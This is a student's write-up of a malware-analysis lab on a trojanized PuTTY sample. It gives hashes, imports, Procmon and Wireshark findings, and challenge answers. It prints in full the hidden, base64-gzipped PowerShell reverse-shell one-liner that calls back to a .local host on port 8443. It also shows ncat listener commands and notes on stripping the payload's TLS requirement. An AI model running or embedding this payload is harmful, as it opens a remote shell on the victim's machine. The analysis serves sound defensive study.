
Practice- Analysis Of silly Putty

Analysis Of silly Putty

Description : SSH, Telnet, Rlogin, and SUPDUP client

First Detonation :-

- Putty Configuration opened but A blue screen in the background also opens and closed.



Basic Staic Analysis :-

Hashes -

md5: 334A10500FEB0F3444BF2E86AB2E76DA
sha1: C6A97B63FBD970984B95AE79A2B2AEF5749EE463
sha256 : 0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

TimeStamp :

00000080	60E96DBB	Time Date Stamp	2021/07/10 Sat 09:51:55 UTC

From PeStudio.exe I found out it is not packed binary:

raw-address	0x00000400	0x00096400	0x000BFA00	0x000C0600	0x000C0800	0x00114000	0x0011BA00	0x0011C200
raw-size (1544192 bytes)	0x00096000 (614400 bytes)	0x00029600 (169472 bytes)	0x00000C00 (3072 bytes)	0x00000200 (512 bytes)	0x00053800 (342016 bytes)	0x00007A00 (31232 bytes)	0x00000800 (2048 bytes)	0x00001E00 (7680 bytes)

List of suspicious windows api calls :-

imports (326)	flag (53)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (14)	technique (15)	type (1)	ordinal (0)	library (8)
EqualSid	x	0x0012421A	0x00720061	282 (0x011A)	security	-	implicit	-	ADVAPI32.dll
GetLengthSid	x	0x00124226	0x00660063	331 (0x014B)	security	T1134 | Access Token Manipulation	implicit	-	ADVAPI32.dll
SetSecurityDescriptorDacl	x	0x001242FA	0x0063002E	744 (0x02E8)	security	T1134 | Access Token Manipulation	implicit	-	ADVAPI32.dll
SetSecurityDescriptorOwner	x	0x00124316	0x002E0000	746 (0x02EA)	security	T1134 | Access Token Manipulation	implicit	-	ADVAPI32.dll
RegCreateKeyA	x	0x00124274	0x00690077	610 (0x0262)	registry	T1112 | Modify Registry	implicit	-	ADVAPI32.dll
RegCreateKeyExA	x	0x00124284	0x0064006E	611 (0x0263)	registry	T1112 | Modify Registry	implicit	-	ADVAPI32.dll
RegDeleteKeyA	x	0x00124296	0x0077006F	616 (0x0268)	registry	T1485 | Data Destruction	implicit	-	ADVAPI32.dll
RegDeleteValueA	x	0x001242A6	0x002F0073	626 (0x0272)	registry	T1485 | Data Destruction	implicit	-	ADVAPI32.dll
RegEnumKeyA	x	0x001242B8	0x00690077	632 (0x0278)	registry	T1012 | Query Registry	implicit	-	ADVAPI32.dll
RegSetValueExA	x	0x001242E8	0x00650072	680 (0x02A8)	registry	T1112 | Modify Registry	implicit	-	ADVAPI32.dll
GetCurrentProcessId	x	0x001245D8	0x00610063	534 (0x0216)	reconnaissance	T1057 | Process Discovery	implicit	-	KERNEL32.dll
GetEnvironmentVariableA	x	0x00124644	0x00730073	564 (0x0234)	reconnaissance	-	implicit	-	KERNEL32.dll
GlobalMemoryStatus	x	0x0012488C	0x002E0063	821 (0x0335)	memory	-	implicit	-	KERNEL32.dll
GetKeyboardState	x	0x00123BF8	0x00680073	363 (0x016B)	input-output	T1179 | Hooking	implicit	-	USER32.dll
SetKeyboardState	x	0x00123FBE	0x006E006F	829 (0x033D)	input-output	-	implicit	-	USER32.dll
DeleteFileA	x	0x0012444C	0x002E0000	272 (0x0110)	file	T1485 | Data Destruction	implicit	-	KERNEL32.dll
FindFirstFileA	x	0x0012449C	0x002E0065	375 (0x0177)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
FindFirstFileExW	x	0x001244AE	0x00000063	377 (0x0179)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
FindNextFileA	x	0x001244C2	0x002E002E	392 (0x0188)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
FindNextFileW	x	0x001244D2	0x0070002F	394 (0x018A)	file	T1083 | File and Directory Discovery	implicit	-	KERNEL32.dll
MapViewOfFile	x	0x00124A28	0x006C007A	983 (0x03D7)	file	-	implicit	-	KERNEL32.dll
UnmapViewOfFile	x	0x00124C3E	0x002F002E	1448 (0x05A8)	file	-	implicit	-	KERNEL32.dll
WriteFile	x	0x00124C9E	0x002E0000	1546 (0x060A)	file	-	implicit	-	KERNEL32.dll
ShellExecuteA	x	0x00124118	0x002E002E	434 (0x01B2)	execution	T1106 | Execution through API	implicit	-	SHELL32.dll
CreateProcessA	x	0x00124402	0x00730068	223 (0x00DF)	execution	T1106 | Execution through API	implicit	-	KERNEL32.dll
GetCurrentThread	x	0x001245EE	0x00640072	537 (0x0219)	execution	-	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	0x00124602	0x0063002E	538 (0x021A)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
GetEnvironmentStringsW	x	0x0012462A	0x002F002E	563 (0x0233)	execution	-	implicit	-	KERNEL32.dll
GetThreadTimes	x	0x001247EC	0x0077002F	769 (0x0301)	execution	-	implicit	-	KERNEL32.dll
OpenProcess	x	0x00124A58	0x002E0000	1030 (0x0406)	execution	T1055 | Process Injection	implicit	-	KERNEL32.dll
SetEnvironmentVariableW	x	0x00124B3A	0x002F002E	1292 (0x050C)	execution	-	implicit	-	KERNEL32.dll
TerminateProcess	x	0x00124BDC	0x00730073	1412 (0x0584)	execution	-	implicit	-	KERNEL32.dll
RaiseException	x	0x00124A96	0x00720068	1115 (0x045B)	exception	-	implicit	-	KERNEL32.dll

Found Strings :-

```
PowerShell,powershell.exe -nop -w hidden -noni -ep bypass "&
([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVs
GyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8
g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfAS
F7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawy
Jvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/yti
WYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwC
deeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx
7ewV4MgKMww7EteqvovF9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTo
pe1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW
4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCG
g/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XT
sxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/
PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYT
k8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dD
KAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5
uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==')),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

https://www.chiark.greenend.org.uk/~sgtatham/putty/
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
Server violates SSH-1 protocol by not supporting 3DES encryption
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ+/
=~=~=~=~=~=~=~=~=~=~=~=~=~= PuTTY log %s =~=~=~=~=~=~=~=~=~=~=~=~=~=\r\n
The server's host key is not cached in the registry. You have no
The server's host key is not cached in the registry. You have no

Found Some Paths in Stings As :

Software\SimonTatham\PuTTY\Jumplist
Software\SimonTatham\PuTTY\SshHostKeys
SOFTWARE\MIT\Kerberos
Software\SimonTatham\PuTTY\Sessions
Software\SimonTatham
Software\SimonTatham\PuTTY\CHMPath
Software\SimonTatham\PuTTY64\CHMPath


Some Random Tokens :

publicKeyToken="6595b64144ccf1df"

x	-	-	-	627
x	-	-	-	627
x	-	network	-	recv
x	-	network	-	bind
x	-	network	-	htons
x	-	network	-	ntohs
x	-	network	-	htonl
x	-	network	-	ntohl
x	-	network	-	accept
x	-	network	-	listen
x	-	-	-	.00cfg
x	-	security	T1134 | Access Token Manipulation	CopySid
x	-	security	T1134 | Access Token Manipulation	CopySid
x	-	network	-	WSAIoctl
x	-	network	-	inet_addr
x	-	network	-	inet_ntop
x	-	network	-	inet_ntoa
x	-	network	-	setsockopt
x	-	network	-	WSAStartup
x	-	network	-	WSACleanup
x	-	network	-	ioctlsocket
x	-	network	-	closesocket
x	-	network	-	getaddrinfo
x	-	network	-	gethostname
x	-	network	-	getpeername
x	-	network	-	freeaddrinfo
x	-	-	T1001 | Data Obfuscation	MSCompressed
x	-	reconnaissance	-	GetUserNameEx
x	-	network	-	getservbyname
x	-	network	-	gethostbyname
x	-	cryptography	-	MakeSignature
x	-	windowing	-	GetMonitorInfo
x	-	network	-	WSAEventSelect
x	-	network	-	WSAAsyncSelect
x	-	cryptography	T1027 | Obfuscated Files or Information	CryptGenRandom
x	-	windowing	-	MonitorFromRect
x	-	security	T1134 | Access Token Manipulation	SetSecurityInfo
x	-	security	-	GetSecurityInfo
x	-	security	T1134 | Access Token Manipulation	SetEntriesInAcl
x	-	network	-	WSAGetLastError
x	-	dynamic-library	-	AddDllDirectory
x	-	cryptography	-	VerifySignature
x	-	windowing	-	MonitorFromPoint

Network /Dynamic Analysis

Found Something in Procmon Via ssh it runs a powershell script which we found earlier in strings



Time ...	Process Name	PID	Operation	Path	Result	Detail
7:47:5...	putty.exe	4796	Process Start		SUCCESS	Parent PID: 4596, Command line: "C:\Users\vishal\Desktop\putty.exe" , Current directory: C:\Users\vishal\Desktop\, Environment: =::=::\ALLUSERSPROFILE=C:\ProgramDataAPP...
7:47:5...	putty.exe	4796	Process Create	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	SUCCESS	PID: 4984, Command line: powershell.exe -nop -w hidden -noni -ep bypass "&[scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStre...

This is a base 64 string for power shell

```
H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLj
BNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B5
7IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlL
Uut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCv
fgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhK1qdQ2rotc
```

```
nroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Zt
gg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430P
IVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtr
m3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnr
LpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ
O37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHl
h33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7
dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lz
nQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfn
hGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH
4rirE0J3L9kF8i/mtl93dQkAAA==
```


Converted to normal :

I tried to convert it but its not text

It is binary data

In Wireshrk

- Found a dns query (Name: bonus2.corporatebonusapplication.local)

```
▾ Queries
  ▾ bonus2.corporatebonusapplication.local: type A, class IN
      Name: bonus2.corporatebonusapplication.local
```

- Found a Call back port in fireshark also (8443).

```
4 0.011149427   10.0.0.4   10.0.0.3   TCP   54 8443 → 53666 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5 0.520174188   10.0.0.3   10.0.0.4   TCP   66 [TCP Retransmission] [TCP Port numbers reused] 53666
6 0.520204525   10.0.0.4   10.0.0.3   TCP   54 8443 → 53666 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

To confirm i used TCPview.

```
powershell.exe   7128   TCP   Established   127.0.0.1   53705   127.0.0.1   8443   6/17/2023 8:47:17 PM   powershell.exe
```

So when i start listening and detonate again ,

```
C:\Users\vishal
λ ncat -nvlp 8443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:53705.
▀▼▼ ├⊖  ┐▼▼di╬}V ▐▌`¶MÉz|X▶s◀ç╔½2L¿╠ⁿ]₧ï╬  *└,└+└0└/ ƒ ₧└$└#└(└·└
└       └g└‼ ¥ £ = < 5 /
@  1    + )  &bonus2.corporatebonusapplication.local
 → ♦♦@♦@@@♦▼♦▼@▼@@♦@@♦▼ #   ⁞    @ @
```

But it is encrypted by TLSv1.2 so i can't estabilish the complete reverse shell.

AnsWers :

Q: What is the SHA256 hash of the sample?

A: 0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

Q: What architecture is this binary?

A: This is a 32-bit binary, as identified by PEView and/or PEStudio (among other tools).

Q: Are there any results from submitting the SHA256 hash to VirusTotal??

A: This can vary. Depending on the time that you are performing this challenge, there may be results.

Q: Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?

A: The strings section of this challenge is more difficult than usual, because this malware sample appears to be a normal working program! The normal strings associated with PuTTY are present in the binary. Inspecting some of the strings that appear to be URLs reveals nothing of note as these URLs are standard to the normal PuTTY executable. Strings seems to be a dead end for this binary.

Note that, while difficult, it is possible to find the payload of this binary in the strings. This is difficult because you need to know what you are looking for (in this case, a PowerShell one liner) and there is no indication other than the flashing blue screen that this is a powershell payload. The following strings command can be used to identify the payload for this binary:

```
$ [strings|floss] putty.exe | grep -i "powershell"
```

```
└─PS> strings ./putty.exe | grep -i "powershell" 2>/dev/null
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReade
r(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromB
ase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aG
czlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvd
IVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJv
gz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+
dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JW
aYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7EteqvovF9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2
UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4J
PV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3×9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJG
NaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw
7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98
I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKA
mpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcj
ry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).Read
ToEnd()))"
```

(screencap taken from student deFr0ggy's notes: https://github.com/deFr0ggy/PMAT-Labs-Walkthroughs/blob/main/1-3.Challenge-SillyPutty/Lab 1.3 - Challenge - SillyPutty.pdf)

Q: Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?

A: The same problem with pulling the strings from this binary is present when inspecting the IAT in PEView or PEStudio. There are imports present that deal with the Windows Registry that may be notable, but PuTTY's normal functions can also manipulate the registry. The IAT has plenty of imports to look at, but there is not enough information to make a determination yet.

Q: Is it likely that this binary is packed?

A: No, this binary is unlikely to be packed. There are no header sections that indicate a packing/unpacking stub and the Size of the Raw Data and Virtual Size of the headers are close values.

Basic Dynamic Analysis

Q: Describe initial detonation. Are there any notable occurances at first detonation? Without internet simulation? With internet simulation?

A: Executing the program spawns PuTTY, which appears to be the normal program. If you look closely, it also spawns a blue window for a brief moment, which is in line with the scenario brief in the README.

Q: From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?

A: The blue window that appears momentarily is a powershell.exe window. Either by using that as a pivot point and filtering on "Process name contains powershell" or by examining the child processes that are spawned from putty.exe, you can find a child `powershell.exe` process spawned at detonation with putty.exe as its parent. When examining the powershell.exe process in Procmon, the arguments indicate that Powershell is executing a Base64 encoded and compressed string at detonation.

`Bonus:` If you base64 decode that string and then extract it using 7zip or the unzip utility on REMNux, the resulting stream can be written to an outfile. There, you can see the full text of the powershell reverse shell that is calling out to `bonus2.corporatebonusapplication.local`.

Q: What is the DNS record that is queried at detonation?

A: The DNS record is `bonus2.corporatebonusapplication.local`. This can be found in Wireshark by filtering for DNS records at detonation.

Q: What is the callback port number at detonation?

A: The port is 8443.

Q: What is the callback protocol at detonation?

A: The protocol is SSL/TLS. This can be identified in Wireshark by the initiation of a CLIENT HELLO message from the detonation to the specified domain.

Q: How can you use host-based telemetry to identify the DNS record, port, and protocol?

A: This can be accomplished by filtering on the name of the binary and adding an additional filter of "Operation contains TCP" in procmon.

Q: Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?

A: The shell does not spawn without a proper TLS handshake, so using a basic ncat listener on port 8443 does not initiate a shell. The syntax of the PowerShell reverse shell requires TLS to complete the network transaction, so even if you use the `hosts` file and open up a listener on port 8443 to catch the incoming shell, you cannot coerce the binary to connect unless you can also provide a valid SSL certificate.

There are a few ways to coerce a shell to spawn from this binary. One is to use ncat with the `--ssl` option along with rerouting the traffic to the localhost like before:

```
ncat -nvlp --ssl 8443
```

... and then running the malware again.

Another is to pull the PowerShell payload out of the binary via decompression/base64 decoding, and remove the argument for `-sslcon true`. This removes the reverse shell's requirement to negotiate a TLS handshake.

```
powerfun -Command reverse -Sslcon true
```

Another way: the module used to spawn this reverse shell is available in Metasploit. Try to figure out which module is in use, bring a Kali machine into the lab, and catch the incoming shell!